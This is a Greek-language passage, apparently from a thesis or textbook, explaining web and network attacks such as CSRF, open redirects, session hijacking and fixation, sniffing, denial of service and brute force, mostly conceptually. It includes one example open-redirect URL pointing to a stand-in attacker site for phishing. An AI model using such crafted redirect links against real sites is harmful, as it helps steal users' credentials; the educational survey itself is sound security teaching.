Η Cross-Site request forgery (CSRF) είναι ένας τύπος επίθεσης που συμβαίνει όταν ένας κακόβουλος ιστότοπος, ηλεκτρονικό ταχυδρομείο, ιστολόγιο, άμεσο μήνυμα ή πρόγραμμα προκαλεί την εκτέλεση μιας ανεπιθύμητης ενέργειας από έναν περιηγητή ιστού ενός χρήστη σε έναν αξιόπιστο ιστότοπο στον οποίο ο χρήστης είναι συνδεδεμένος. Οι συνέπειες μιας επιτυχούς επίθεσης CSRF περιορίζεται στις δυνατότητες που δίνει η ευάλωτη εφαρμογή. Για παράδειγμα, η επίθεση αυτή μπορεί να οδηγήσει σε μεταφορά χρημάτων, αλλαγή κωδικού ή αγορά ενός αντικειμένου στο περιβάλλον του χρήστη. Στην πραγματικότητα, οι επιθέσεις CSRF χρησιμοποιούνται από έναν εισβολέα για να αναγκάσει ένα σύστημα να εκτελέσει μια λειτουργία μέσω του προγράμματος περιήγησης του στόχου χωρίς να έχει γνώση του χρήστη-στόχου, τουλάχιστον μέχρι να πραγματοποιηθεί η μη εξουσιοδοτημένη συναλλαγή.

Οι επιπτώσεις των επιτυχών καταχρήσεων του CSRF ποικίλλουν σε μεγάλο βαθμό βάσει των προνομίων κάθε θύματος. Όταν στοχεύεται ένας κανονικός χρήστης, μια επιτυχής επίθεση CSRF μπορεί να θέσει σε κίνδυνο τα δεδομένα των τελικών χρηστών και τις συναφείς λειτουργίες τους. Εάν ο στοχευμένος τελικός χρήστης είναι ένας λογαριασμός διαχειριστή, μια επίθεση CSRF μπορεί να θέσει σε κίνδυνο ολόκληρη την εφαρμογή Ιστού.

Οι ιστότοποι που είναι πιο πιθανό να δεχτούν επιθέσεις CSRF είναι ιστότοποι κοινωνικής δικτύωσης, ηλεκτρονικού ταχυδρομείου ή ιστότοποι που συνδέονται με λογαριασμούς υψηλής αξίας (τράπεζες, χρηματιστηριακές υπηρεσίες, υπηρεσίες πληρωμής λογαριασμών). Χρησιμοποιώντας την κοινωνική μηχανική, ένας εισβολέας μπορεί να ενσωματώσει κακόβουλο κώδικα HTML ή JavaScript σε ένα μήνυμα ηλεκτρονικού ταχυδρομείου ή σε έναν ιστότοπο για να ζητήσει μια συγκεκριμένη διεύθυνση που φιλοξενεί κάποιο κακόβουλο πρόγραμμα. Στη συνέχεια, το κακόβουλο πρόγραμμα εκτελείται με ή χωρίς τη γνώση του χρήστη, είτε άμεσα είτε με την εκμετάλλευση ενός τρωτού σημείου μεταξύ ιστοτόπων (π.χ. Sammy MySpace Σκουλήκι).

[Σ.25]

Ανοικτές Ανακατευθύνσεις (Open Redirects)

Ένα από τα πιο κοινά και σε μεγάλο βαθμό παραβλεπόμενα τρωτά σημεία από τους προγραμματιστές ιστοσελίδων είναι οι Ανοιχτές Ανακατευθύνσεις (γνωστές και ως "Μη έγκυρες ανακατευθύνσεις και προσφορές | Forwards"). Ένας ιστότοπος είναι ευάλωτος στις Ανοιχτές Ανακατευθύνσεις όταν οι τιμές παραμέτρων (το τμήμα της διεύθυνσης URL μετά το "?") σε ένα αίτημα HTTP GET επιτρέπουν εισαγωγή στοιχείων που θα ανακατευθύνουν έναν χρήστη σε έναν νέο ιστότοπο, χωρίς επικύρωση του στόχου της ανακατεύθυνσης. Ανάλογα με την αρχιτεκτονική ενός ευάλωτου ιστότοπου, η ανακατεύθυνση θα μπορούσε να συμβεί μετά από συγκεκριμένες ενέργειες, όπως σύνδεση, ή και στιγμιαία κατά τη φόρτωση μιας σελίδας.

Ένα παράδειγμα ενός ευάλωτου συνδέσμου ιστότοπου μπορεί να μοιάζει

με αυτόν:

https://www.example.com/login.html?RelayState=http%3A%2F%2Fexample.com%2Fnext

Σε αυτό το παράδειγμα, η παράμετρος "RelayState" υποδεικνύει πού να στείλει τον χρήστη μετά την επιτυχή σύνδεση (στο παράδειγμά μας είναι "http://example.com/next"). Εάν ο ιστότοπος δεν επικυρώσει την τιμή παραμέτρου "RelayState" για να βεβαιωθεί ότι η ιστοσελίδα προορισμού είναι νόμιμη, ο εισβολέας θα μπορούσε να χειριστεί την παράμετρο αυτή και να στείλει ένα θύμα σε μια ψεύτικη σελίδα δημιουργημένη από τον εισβολέα:

https://www.example.com/login.html?RelayState=http%3A%2F%2FEvilWebsite.com

Τα τρωτά σημεία Ανοιχτών Ανακατευθύνσεων δεν δέχονται αρκετή προσοχή από τους προγραμματιστές επειδή δεν βλάπτουν άμεσα τον ιστότοπο και δεν επιτρέπουν σε έναν εισβολέα να κλέψει άμεσα δεδομένα που ανήκουν στην εταιρεία. Ωστόσο, αυτό δεν σημαίνει ότι οι επιθέσεις αυτές δεν αποτελούν απειλή. Μία από τις κύριες χρήσεις αυτής της τρωτότητας είναι να καταστήσει τις επιθέσεις ψαρέματος (phishing) πιο αξιόπιστες και αποτελεσματικές.

Όταν χρησιμοποιείται μια ανοικτή ανακατεύθυνση σε μια επίθεση phishing, το θύμα λαμβάνει ένα μήνυμα ηλεκτρονικού ταχυδρομείου που φαίνεται νόμιμο με έναν σύνδεσμο που υποδεικνύει ένα σωστό και αναμενόμενο Domain. Αυτό που μπορεί να μην παρατηρήσει το θύμα είναι ότι σε μια μακρά διεύθυνση URL υπάρχουν πολλές παράμετροι οι οποίες αλλάζουν ανάλογα με το που θα τους στείλει ο σύνδεσμος. Για να γίνει ακόμα πιο δύσκολη η ταυτοποίηση του Open Redirect, η ανακατεύθυνση θα μπορούσε να γίνει αφού το θύμα συνδεθεί πρώτα σε έναν νόμιμο ιστότοπο.

Οι επιτιθέμενοι έχουν διαπιστώσει ότι ένας αποτελεσματικός τρόπος για να ξεγελάσουν ένα θύμα είναι να τον ανακατευθύνουν σε έναν ψεύτικο ιστότοπο, αφού εισάγουν τα διαπιστευτήρια τους σε μια νόμιμη σελίδα. Ο ψεύτικος

ιστότοπος φαίνεται όμοιος με έναν νόμιμο ιστότοπο και ζητάει από το θύμα να εισάγει ξανά τον κωδικό πρόσβασής του. Αφού ο θύμα εισάγει ξανά τον κωδικό πρόσβασής του, ο εισβολέας τον κλέβει και το θύμα ανακατευθύνεται σε έναν έγκυρο ιστότοπο. Εάν γίνει σωστά, το θύμα πιστεύει ότι εισήγαγε λάθος κωδικό πρόσβασης μία φορά και δεν αντιλαμβάνεται ότι το όνομα χρήστη και ο κωδικός πρόσβασής του είχαν κλαπεί.

Το phishing χρησιμοποιείται στις πιο επιτυχημένες στοχευμένες επιθέσεις και επίσης συχνά σε ευκαιριακές επιθέσεις. Λαμβάνοντας υπόψη πόσο εμφανές είναι το phishing στην καθημερινότητά μας, τα τρωτά σημεία του Open Redirect πρέπει να ληφθούν σοβαρά υπόψη.

[Σ.28]

Μη Κρυπτογραφημένη Επικοινωνία

Η εφαρμογή επιτρέπει στους χρήστες να συνδεθούν σε αυτήν μέσω μη κρυπτογραφημένων συνδέσεων. Ένας εισβολέας που είναι σε κατάλληλο σημείο για να παρακολουθεί την κυκλοφορία του δικτύου ενός νόμιμου χρήστη μπορεί να καταγράφει και να παρακολουθεί τις αλληλεπιδράσεις του με την εφαρμογή και να λαμβάνει όλες τις πληροφορίες που παρέχει ο χρήστης. Επιπλέον, ένας εισβολέας που μπορεί να τροποποιήσει την κυκλοφορία θα μπορούσε να χρησιμοποιήσει την εφαρμογή ως πλατφόρμα για επιθέσεις εναντίον των χρηστών και των ιστότοπων τρίτων. Οι μη κρυπτογραφημένες συνδέσεις έχουν αξιοποιηθεί από τους παρόχους υπηρεσιών διαδικτύου και τις κυβερνήσεις για την παρακολούθηση χρηστών και την ενσωμάτωση διαφημίσεων και κακόβουλου JavaScript. Λόγω αυτών των ανησυχιών, οι δημιουργοί των browsers σκοπεύουν να επισημαίνουν οπτικά τις μη κρυπτογραφημένες συνδέσεις ως επικίνδυνες.

Για να εκμεταλλευτεί αυτή την τρωτότητα, ο εισβολέας πρέπει να είναι σε κατάλληλη θέση για να παρακολουθεί την κυκλοφορία του δικτύου του θύματος.

Αυτό το σενάριο συμβαίνει συνήθως όταν ένας υπολογιστής-πελάτης επικοινωνεί με τον διακομιστή μέσω μιας μη ασφαλούς σύνδεσης, όπως είναι το

δημόσιο Wi-Fi ή ένα εταιρικό ή οικιακό δίκτυο που είναι κοινόχρηστο με έναν υπολογιστή που έχει υποστεί βλάβη. Κοινές άμυνες, όπως δίκτυα μεταγωγής, δεν επαρκούν για να αποτρέψουν αυτό το φαινόμενο. Ένας επιτιθέμενος που βρίσκεται στον ISP (Internet Service Provider) του χρήστη ή στην υποδομή φιλοξενίας της εφαρμογής θα μπορούσε επίσης να εκτελέσει αυτήν την επίθεση.

Θα πρέπει να σημειωθεί ότι κάποιος προχωρημένος θα μπορούσε ενδεχομένως να στοχεύσει οποιαδήποτε σύνδεση πραγματοποιείται μέσω της βασικής υποδομής του Internet.

[Σ.29]

Κλοπή Συνεδρίας (Session Hijacking)

Η επίθεση κλοπής συνεδρίας γίνεται με την κατάχρηση του μηχανισμού ελέγχου της διαδικτυακής συνεδρίας, ο οποίος κανονικά διαχειρίζεται ένα αναγνωριστικό συνεδρίας.

Επειδή η επικοινωνία http χρησιμοποιεί πολλές διαφορετικές συνδέσεις TCP, ο διακομιστής χρειάζεται μια μέθοδο αναγνώρισης των συνδέσεων κάθε χρήστη. Η πιο χρήσιμη μέθοδος εξαρτάται από ένα διακριτικό που στέλνει ο διακομιστής στο πρόγραμμα περιήγησης του πελάτη μετά από επιτυχή έλεγχο της ταυτότητας του πελάτη. Ένα διακριτικό συνεδρίας συνήθως αποτελείται από μια ακολουθία μεταβλητού πλάτους και θα μπορούσε να χρησιμοποιηθεί με διαφορετικούς τρόπους, όπως στη διεύθυνση URL, στην κεφαλίδα της αίτησης http ως cookie, σε άλλα μέρη της κεφαλίδας της αίτησης http ή ακόμα στο σώμα της αίτησης http.

Η επίθεση κλοπής συνεδρίας “σαμποτάρει” το διακριτικό της συνεδρίας, αντιγράφοντας ή “μαντεύοντας” ένα έγκυρο διακριτικό συνεδρίας για να αποκτήσει μη εξουσιοδοτημένη πρόσβαση στο διακομιστή.

Το διακριτικό συνεδρίας θα μπορούσε να διακυβευτεί με διαφορετικούς τρόπους, εκ των οποίων οι πιο συνηθισμένοι είναι:

- “Μάντεμα” διακριτικού συνεδρίας.
- Sniffing του διακριτικού.
- Επιθέσεις από την πλευρά του πελάτη (XSS, κακόβουλους κώδικες JavaScript, Trojans, κ.λπ.).
- Η επίθεση Άνθρωπος Στη Μέση (Man-In-The-Middle)
- Η επίθεση Άνθρωπος Στο Πρόγραμμα Περιήγησης (Man-In-The-Browser) – Ίδια με τη Man-In-The-Middle, απλά εκτελείται με τη βοήθεια Trojan.

[Σ.30]

Σταθερότητα Συνεδρίας (Session Fixation)

Η Σταθερότητα Συνεδρίας (Session Fixation) είναι μια επίθεση που επιτρέπει σε έναν εισβολέα να παραβιάσει μια έγκυρη συνεδρία χρήστη. Η επίθεση εξετάζει έναν περιορισμό στον τρόπο με τον οποίο η εφαρμογή Ιστού διαχειρίζεται το αναγνωριστικό περιόδου σύνδεσης, και ειδικότερα την ευάλωτη διαδικτυακή εφαρμογή. Όταν κάποιος συνδεθεί στην ευάλωτη εφαρμογή, έχει ένα μοναδικό αναγνωριστικό περιόδου σύνδεσης. Αν η εφαρμογή δεν αλλάζει ανα καιρούς το αναγνωριστικό περιόδου σύνδεσης, τότε αρκεί ο επιτιθέμενος να παρέχει ένα νόμιμο αναγνωριστικό συνεδρίας στη διαδικτυακή εφαρμογή και να προσπαθήσει να το χρησιμοποιήσει από το πρόγραμμα περιήγησης του θύματος.

Υπάρχουν αρκετές τεχνικές για την εκτέλεση της επίθεσης. Εξαρτάται από τον τρόπο με τον οποίο η εφαρμογή Ιστού ασχολείται με τα αναγνωριστικά συνεδρίας. Παρακάτω παρατίθενται ορισμένες από τις πιο κοινές τεχνικές:

- Αναγνωριστικό συνεδρίας στο πλαίσιο διεύθυνσης URL: Το αναγνωριστικό συνεδρίας αποστέλλεται στο θύμα σε μια υπερσύνδεση και το θύμα προσεγγίζει τον ιστότοπο μέσω του κακόβουλου URL.

- Αναγνωριστικό συνεδρίας σε κρυφό πεδίο: Με αυτήν τη μέθοδο, το θύμα πρέπει να συνδεθεί στο διακομιστή στόχο, χρησιμοποιώντας μια φόρμα σύνδεσης που έχει αναπτυχθεί για τον εισβολέα. Η φόρμα θα μπορούσε να

φιλοξενηθεί στον κακό web server ή απευθείας σε email με μορφοποίηση html.

- Αναγνωριστικό συνεδρίας σε cookie:

◦ *Σενάριο πελάτη*: Τα περισσότερα προγράμματα περιήγησης υποστηρίζουν την εκτέλεση scripting από την πλευρά του πελάτη. Σε αυτή την περίπτωση, ο επιτιθέμενος θα μπορούσε να χρησιμοποιήσει επιθέσεις ενσωμάτωσης με κώδικα ως επίθεση XSS (Cross-site scripting) για να εισαγάγει έναν κακόβουλο κώδικα στον υπερσύνδεσμο που αποστέλλεται στο θύμα και να διορθώσει ένα ID σύνδεσης στο cookie του. Χρησιμοποιώντας τη λειτουργία document.cookie, το πρόγραμμα περιήγησης που εκτελεί την εντολή καθίσταται ικανό να καθορίζει τιμές εντός του cookie τις οποίες θα χρησιμοποιήσει για να διατηρήσει μια περίοδο σύνδεσης μεταξύ του προγράμματος-πελάτη και της εφαρμογής Web.

◦ *Ετικέτα <META>*: Η ετικέτα <META> θεωρείται επίσης μια επίθεση ενσωμάτωσης κώδικα, ωστόσο, διαφορετική από την επίθεση XSS όπου μπορούν να απενεργοποιηθούν τα ανεπιθύμητα σενάρια ή η εκτέλεση μπορεί να απορριφθεί. Η επίθεση με αυτήν τη μέθοδο καθίσταται πολύ πιο αποτελεσματική επειδή είναι αδύνατον να απενεργοποιηθεί η επεξεργασία αυτών των ετικετών στα προγράμματα περιήγησης.

◦ *Απόκριση κεφαλίδας HTTP*: Αυτή η μέθοδος εξετάζει την απόκριση του διακομιστή για να διορθώσει το αναγνωριστικό συνεδρίας στο πρόγραμμα περιήγησης του θύματος. Μαζί με την παράμετρο Set-Cookie στην απάντηση κεφαλίδας HTTP, ο εισβολέας είναι σε θέση να εισαγάγει την τιμή του αναγνωριστικού συνεδρίας στο cookie και να το στείλει στο πρόγραμμα περιήγησης του θύματος.

[Σ.31]

Πρόβλεψη Συνεδρίας (Session Prediction)

Η επίθεση πρόβλεψης συνεδρίας επικεντρώνεται στην πρόβλεψη αναγνωριστικών συνεδρίας που επιτρέπουν σε έναν εισβολέα να παρακάμψει τους ελέγχους μιας εφαρμογής. Με την ανάλυση και την κατανόηση της διαδικασίας δημιουργίας αναγνωριστικού συνεδρίας, ο εισβολέας μπορεί να προβλέψει μια έγκυρη τιμή αναγνωριστικού συνεδρίας και να αποκτήσει πρόσβαση στην εφαρμογή.

Στο πρώτο βήμα, ο εισβολέας πρέπει να συλλέξει κάποιες έγκυρες τιμές αναγνωριστικού συνεδρίας που χρησιμοποιούνται για τον εντοπισμό αναγνωρισμένων χρηστών. Στη συνέχεια, πρέπει να κατανοήσει τη δομή του αναγνωριστικού συνεδρίας, τις πληροφορίες που χρησιμοποιούνται για τη δημιουργία του και τον αλγόριθμο κρυπτογράφησης ή κατακερματισμού που χρησιμοποιείται από την εφαρμογή για την προστασία του. Ορισμένες ευάλωτες εφαρμογές χρησιμοποιούν τα αναγνωριστικά συνεδρίας που αποτελούνται από το όνομα χρήστη ή άλλες προβλέψιμες πληροφορίες, όπως η χρονική σήμανση ή η διεύθυνση IP του πελάτη. Στη χειρότερη περίπτωση, αυτές οι πληροφορίες χρησιμοποιούνται σε όπως είναι ήδη ή κωδικοποιούνται χρησιμοποιώντας κάποιο ασθενή αλγόριθμο, όπως κωδικοποίηση base64.

Επιπλέον, ο εισβολέας μπορεί να εφαρμόσει μια τεχνική ωμής βίας για να δημιουργήσει και να δοκιμάσει διαφορετικές τιμές του αναγνωριστικού συνεδρίας μέχρι να επιτύχει πρόσβαση στην εφαρμογή.

[Σ.32]

2.3. ΕΠΙΘΕΣΗ ΣΕ ΔΙΚΤΥΑ

2.3.1. Υποκλοπή

Σε γενικές γραμμές, η πλειοψηφία των επικοινωνιών δικτύου εμφανίζεται σε μη ασφαλή ή "σαφή" μορφή, η οποία επιτρέπει σε έναν εισβολέα που έχει αποκτήσει πρόσβαση σε διαδρομές δεδομένων στο δίκτυο να "ακούει" ή να ερμηνεύει (διαβάζει) την κίνηση. Όταν ένας εισβολέας υποκλέπτει τις επικοινωνίες μας, αναφέρεται ως sniffing ή snooping. Η ικανότητα ενός υποκλοπέα να

παρακολουθεί το δίκτυο είναι γενικά το μεγαλύτερο πρόβλημα ασφαλείας που αντιμετωπίζουν οι διαχειριστές σε μια επιχείρηση. Χωρίς ισχυρή κρυπτογράφηση, τα δεδομένα μας μπορούν να διαβαστούν από άλλους καθώς διασχίζουν το δίκτυο.

2.3.2. Τροποποίηση Δεδομένων

Αφού ο εισβολέας έχει διαβάσει τα δεδομένα, το επόμενο λογικό βήμα είναι να τα αλλάξει. Ένας εισβολέας μπορεί να τροποποιήσει τα δεδομένα στο πακέτο χωρίς τη γνώση του αποστολέα ή του δέκτη. Ακόμα κι αν δεν χρειάζεται εμπιστευτικότητα για όλες τις επικοινωνίες, δεν θέλουμε να μεταβληθούν τα μηνύματά μας κατά τη μεταφορά. Για παράδειγμα, εάν ανταλλάσσουμε αιτήσεις αγοράς, δεν θέλουμε να τροποποιούνται τα αντικείμενα, τα ποσά ή τα στοιχεία χρέωσης.

2.3.3. Εξαπάτηση Ταυτότητας (Εξαπάτηση Διεύθυνσης IP)

Τα περισσότερα δίκτυα και λειτουργικά συστήματα χρησιμοποιούν τη διεύθυνση IP ενός υπολογιστή για να αναγνωρίσουν μια έγκυρη οντότητα. Σε ορισμένες περιπτώσεις, είναι πιθανό να υποτεθεί λανθασμένα μια διεύθυνση IP - ψευδής ταυτότητα. Ένας εισβολέας μπορεί επίσης να χρησιμοποιήσει ειδικά προγράμματα για την κατασκευή πακέτων IP που φαίνεται να προέρχονται από έγκυρες διευθύνσεις μέσα στο εταιρικό δίκτυο.

Αφού αποκτήσει πρόσβαση στο δίκτυο με έγκυρη διεύθυνση IP, ο εισβολέας μπορεί να τροποποιήσει, να ανακαλέσει ή να διαγράψει τα δεδομένα μας. Ο επιτιθέμενος μπορεί επίσης να διεξάγει και άλλα είδη επιθέσεων, όπως περιγράφεται στις επόμενες ενότητες.

2.3.4. Επιθέσεις Με Βάση Τον Κωδικό Πρόσβασης

Ένας κοινός παρονομαστής των περισσότερων σχεδίων ασφάλειας λειτουργικών συστημάτων και δικτύων είναι ο έλεγχος με βάση τον κωδικό πρόσβασης. Αυτό σημαίνει ότι τα δικαιώματα πρόσβασης μας σε έναν υπολογιστή και τους πόρους δικτύου καθορίζονται από το ποιοι είμαστε, δηλαδή το όνομα χρήστη και τον κωδικό πρόσβασής μας.

Οι παλαιότερες εφαρμογές δεν προστατεύουν πάντα τις πληροφορίες ταυτότητας καθώς περνούν μέσω του δικτύου για επικύρωση. Αυτό μπορεί να επιτρέψει σε κάποιον υποκλοπέα να αποκτήσει πρόσβαση στο δίκτυο σαν να ήταν έγκυρος χρήστης.

Όταν ένας εισβολέας εντοπίζει έγκυρο λογαριασμό χρήστη, ο εισβολέας έχει τα ίδια δικαιώματα με τον πραγματικό χρήστη. Επομένως, εάν ο χρήστης έχει δικαιώματα διαχειριστή, ο επιτιθέμενος μπορεί επίσης να δημιουργήσει λογαριασμούς για μεταγενέστερη πρόσβαση αργότερα.

Αφού αποκτήσει πρόσβαση στο δίκτυο με έγκυρο λογαριασμό, ένας εισβολέας μπορεί να κάνει κάποια από τις παρακάτω ενέργειες:

- Να λάβει λίστες με έγκυρα ονόματα χρηστών και υπολογιστών και πληροφορίες δικτύου.

- Να τροποποιήσει τις παραμέτρους διακομιστή και δικτύου, συμπεριλαμβανομένων των στοιχείων ελέγχου πρόσβασης και των πινάκων δρομολόγησης.

- Να τροποποιήσει, αναδρομολογήσει ή διαγράψει δεδομένα.

2.3.5. Επίθεση Άρνησης Εξυπηρέτησης

Σε αντίθεση με μια επίθεση με βάση τον κωδικό πρόσβασης, η επίθεση άρνησης εξυπηρέτησης εμποδίζει την κανονική χρήση του υπολογιστή ή του

δικτύου από έγκυρους χρήστες.

Αφού αποκτήσει πρόσβαση στο δίκτυό, ο εισβολέας μπορεί να κάνει κάποια από τις παρακάτω ενέργειες:

- Διάσπαση της προσοχής του εσωτερικού προσωπικού των Πληροφοριακών Συστημάτων ώστε να μην βλέπουν αμέσως την εισβολή, η οποία επιτρέπει στον επιτιθέμενο να κάνει περισσότερες επιθέσεις κατά τη διάρκεια της εκτροπής.

- Αποστολή μη έγκυρων δεδομένων σε εφαρμογές ή σε υπηρεσίες δικτύου, η οποία προκαλεί μη φυσιολογικό τερματισμό ή συμπεριφορά των εφαρμογών ή των υπηρεσιών.

- Πλημμύρα ενός υπολογιστή ή ολόκληρου του δικτύου με κυκλοφορία, μέχρι να γίνει διακοπή λόγω της υπερφόρτωσης.

- Αποκλεισμός επισκεψιμότητας, η οποία έχει ως αποτέλεσμα την απώλεια πρόσβασης σε πόρους του δικτύου από εξουσιοδοτημένους χρήστες.

2.3.6. Επίθεση Άνθρωπος Στη Μέση

Όπως υποδεικνύει το όνομα, μια επίθεση άνθρωπος στη μέση εμφανίζεται όταν κάποιος μεταξύ μας και του ατόμου με το οποίο επικοινωνούμε παρακολουθεί ενεργά, καταγράφει και ελέγχει την επικοινωνία μας με διαφάνεια. Για παράδειγμα, ο εισβολέας μπορεί να επαναπροσανατολίζει μια ανταλλαγή δεδομένων. Όταν οι υπολογιστές επικοινωνούν σε χαμηλά επίπεδα του στρώματος δικτύου, οι υπολογιστές ενδέχεται να μην είναι σε θέση να προσδιορίσουν με ποιον ανταλλάσσουν δεδομένα.

Οι επιθέσεις άνθρωπος στη μέση είναι σαν κάποιος να υιοθετεί την ταυτότητά μας για να διαβάσει το μήνυμά μας. Το άτομο στο άλλο άκρο μπορεί να

πιστεύει ότι είμαστε εμείς επειδή ο επιτιθέμενος μπορεί να απαντήσει ενεργά σαν να είμαστε εμείς για να κρατήσει την ανταλλαγή και να αποκτήσει περισσότερες πληροφορίες.

Αυτή η επίθεση είναι ικανή για την ίδια βλάβη με την επίθεση στο επίπεδο εφαρμογής, που περιγράφεται παρακάτω σε αυτή την ενότητα.

2.3.7. Επίθεση Εκτεθειμένου Κλειδιού

Ένα κλειδί είναι ένας μυστικός κωδικός ή ένας αριθμός που είναι απαραίτητος για την ερμηνεία των ασφαλών πληροφοριών. Παρόλο που η απόκτηση ενός κλειδιού είναι μια δύσκολη και ακριβή (ακριβός εξοπλισμός για τον υπολογισμό του κλειδιού) διαδικασία για έναν εισβολέα, είναι δυνατόν. Αφού ένας εισβολέας αποκτήσει ένα κλειδί, αυτό το κλειδί αναφέρεται ως εκτεθειμένο κλειδί.

Ένας εισβολέας χρησιμοποιεί το εκτεθειμένο κλειδί για να αποκτήσει πρόσβαση σε μια ασφαλή επικοινωνία χωρίς ο αποστολέας ή ο παραλήπτης να έχει επίγνωση της επίθεσης. Με το εκτεθειμένο κλειδί, ο εισβολέας μπορεί να αποκρυπτογραφήσει ή να τροποποιήσει τα δεδομένα και να προσπαθήσει να το χρησιμοποιήσει για να υπολογίσει πρόσθετα κλειδιά, τα οποία ενδέχεται να επιτρέψουν στον εισβολέα πρόσβαση σε άλλες ασφαλείς επικοινωνίες.

2.3.8. Επίθεση Λαγωνικού (Sniffer Attack)

Ένα λαγωνικό (sniffer) είναι μια εφαρμογή ή συσκευή που μπορεί να διαβάσει, να παρακολουθήσει και να καταγράψει τις ανταλλαγές δεδομένων δικτύου και να διαβάσει τα πακέτα δικτύου. Εάν τα πακέτα δεν είναι κρυπτογραφημένα, το λαγωνικό παρέχει πλήρη εικόνα των δεδομένων μέσα στο πακέτο. Ακόμη και τα πακέτα που έχουν εγκλωβιστεί (tunnel) μπορούν να ανοίξουν και να διαβαστούν αν δεν είναι κρυπτογραφημένα και ο εισβολέας δεν έχει πρόσβαση στο κλειδί.

Χρησιμοποιώντας ένα sniffer, ένας εισβολέας μπορεί να κάνει οποιοδήποτε από τα παρακάτω:

- Αναλύσει το δίκτυο και κερδίσει πληροφορίες, ώστε τελικά να προκαλέσει διακοπή ή καταστροφή του δικτύου.

- Διαβάσει τις επικοινωνίες μας.

2.3.9. Επίθεση Σε Επίπεδο Εφαρμογής

Μια επίθεση σε επίπεδο εφαρμογής στοχεύει σε διακομιστές εφαρμογών προκαλώντας σκόπιμα σφάλμα στο λειτουργικό σύστημα ή τις εφαρμογές ενός διακομιστή. Αυτό έχει ως αποτέλεσμα ο επιτιθέμενος να αποκτά τη δυνατότητα να παρακάμψει τους κανονικούς ελέγχους πρόσβασης. Ο εισβολέας εκμεταλλεύεται αυτήν την κατάσταση, κερδίζοντας τον έλεγχο της εφαρμογής, του συστήματος ή του δικτύου μας και μπορεί να κάνει κάποια από τις παρακάτω ενέργειες:

- Διαβάσει, προσθέσει, διαγράψει ή τροποποιήσει τα δεδομένα ή το λειτουργικό μας σύστημα.

- Εισαγάγει ένα πρόγραμμα ιών που χρησιμοποιεί τους υπολογιστές και τις εφαρμογές λογισμικού για την αντιγραφή ιών σε όλο το δίκτυό μας.

- Εισαγάγει ένα πρόγραμμα sniffer για να αναλύσει το δίκτυό μας και να αποκτήσει πληροφορίες που μπορούν τελικά να χρησιμοποιηθούν για να συντρίψουν ή να καταστρέψουν τα συστήματα και το δίκτυό μας.

- Τερματίσει με ασυνήθιστο τρόπο τις εφαρμογές δεδομένων ή τα λειτουργικά μας συστήματα.

- Απενεργοποιήσει άλλα στοιχεία ασφαλείας για να ενεργοποιήσει

μελλοντικές επιθέσεις.

[Σ.33]

2.3.10. Επιθέσεις Στο Πρόγραμμα Περιήγησης

Οι επιθέσεις στο πρόγραμμα περιήγησης είναι η πιο κοινή επίθεση δικτύου που εμφανίζεται στα δεδομένα. Προσπαθούν να εξαπατήσουν τους surfers του διαδικτύου να μεταφορτώσουν κακόβουλο λογισμικό που μεταμφιέζεται ως εφαρμογή λογισμικού ή ενημερωμένη έκδοση.

Οι εγκληματίες του κυβερνοχώρου στοχεύουν επίσης σε δημοφιλή λειτουργικά συστήματα και εφαρμογές, χρησιμοποιώντας μια κατάχρηση, η οποία μπορεί να είναι ένα κομμάτι δεδομένων ή μια σειρά εντολών που εκμεταλλεύεται μια τρωτότητα στο σύστημα.

Οι επιθέσεις του προγράμματος περιήγησης μπορούν να αποτραπούν με τις τακτικές ενημερώσεις τόσο του προγράμματος περιήγησης όσο και σε σχετικές εφαρμογές, όπως το Flash και το Java.

2.3.11. Επιθέσεις Ωμής Δύναμης

Μια επίθεση ωμής δύναμης είναι όταν ένας χάκερ προσπαθεί να αποκωδικοποιήσει έναν κωδικό πρόσβασης ή αριθμό PIN μέσω δοκιμής και σφάλματος.

Πολλές συνεχόμενες εικασίες που δημιουργούνται από αυτοματοποιημένο λογισμικό προσπαθούν να σπάσουν τον κωδικό πρόσβασης. Οι εικασίες είναι συχνά συνηθισμένοι κωδικοί πρόσβασης (123455, ή ποδόσφαιρο) ή συνδυασμοί γραμμάτων και αριθμών. Η επίθεση λεξικού είναι μια τακτική που περνάει από όλες τις λέξεις σε ένα λεξικό.

Η ωμή δύναμη είναι ένα είδος επίθεσης δικτύου που είναι χρονοβόρα, και η επιτυχία είναι αποτέλεσμα της υπολογιστικής δύναμης και των αδύναμων κωδικών πρόσβασης.

Οι χρήστες μπορούν να προστατεύσουν τον εαυτό τους αλλάζοντας συχνά τους κωδικούς τους και χρησιμοποιώντας περίεργους συνδυασμούς αριθμών, γραμμάτων και συμβόλων. Ο περιορισμός των προσπαθειών σύνδεσης μπορεί επίσης να βοηθήσει.

2.3.12. Επιθέσεις Στο SSL

Το Secure Sockets Layer (SSL) δημιουργεί μια κρυπτογραφημένη σύνδεση μεταξύ ενός ιστότοπου και ενός προγράμματος περιήγησης ή ενός διακομιστή αλληλογραφίας και ενός πελάτη αλληλογραφίας. Πρόκειται για μια τυποποιημένη τεχνολογία ασφάλειας που επιτρέπει την ασφαλή παροχή των πληροφοριών. Ένας ιστότοπος που έχει ασφαλιστεί με SSL αρχίζει με https.

Ένας τύπος επίθεσης SSL συλλαμβάνει τα κρυπτογραφημένα δεδομένα προτού μπορέσουν να κρυπτογραφηθούν, δίνοντας στον εισβολέα πρόσβαση σε ευαίσθητα δεδομένα, συμπεριλαμβανομένων των πληροφοριών της πιστωτικής κάρτας και των αριθμών κοινωνικής ασφάλισης.

Οι επιθέσεις POODLE εκμεταλλεύτηκαν την τρωτότητα του SSL 3.0 με κρυπτογράφους λειτουργίας CBC, επιτρέποντας στους εισβολείς να έχουν πρόσβαση σε κωδικούς πρόσβασης, cookies και άλλα αναγνωριστικά ταυτότητας.

Η τρωτότητα POODLE είχε διορθωθεί το 2014 και το SSL 3.0 θεωρείται ξεπερασμένο πρωτόκολλο.

2.3.13. Σαρώσεις

Οι σαρώσεις θυρών είναι εχθρικές αναζητήσεις στο διαδίκτυο για ανοιχτές θύρες μέσω των οποίων οι εισβολείς μπορούν να αποκτήσουν πρόσβαση σε έναν υπολογιστή. Αντί μία από τα αληθινά είδη επιθέσεων δικτύου, είναι τυπική αναγνώριση και θεωρείται δυνητικός πρόδρομος για επίθεση.

Ο εισβολέας στέλνει ένα μήνυμα σε μια θύρα. Η απόκριση μπορεί να αποκαλύψει την κατάσταση της θύρας και να βοηθήσει τον εισβολέα να εντοπίσει το λειτουργικό σύστημα και τα τρωτά σημεία του, τα οποία μπορούν να βοηθήσουν τον εισβολέα να ξεκινήσει μια μελλοντική επίθεση.

Κατατάσσουμε τις σαρώσεις θυρών σε τρεις βασικούς τύπους με βάση το μοτίβο των προορισμών στόχων και των θυρών που διερευνά η σάρωση.

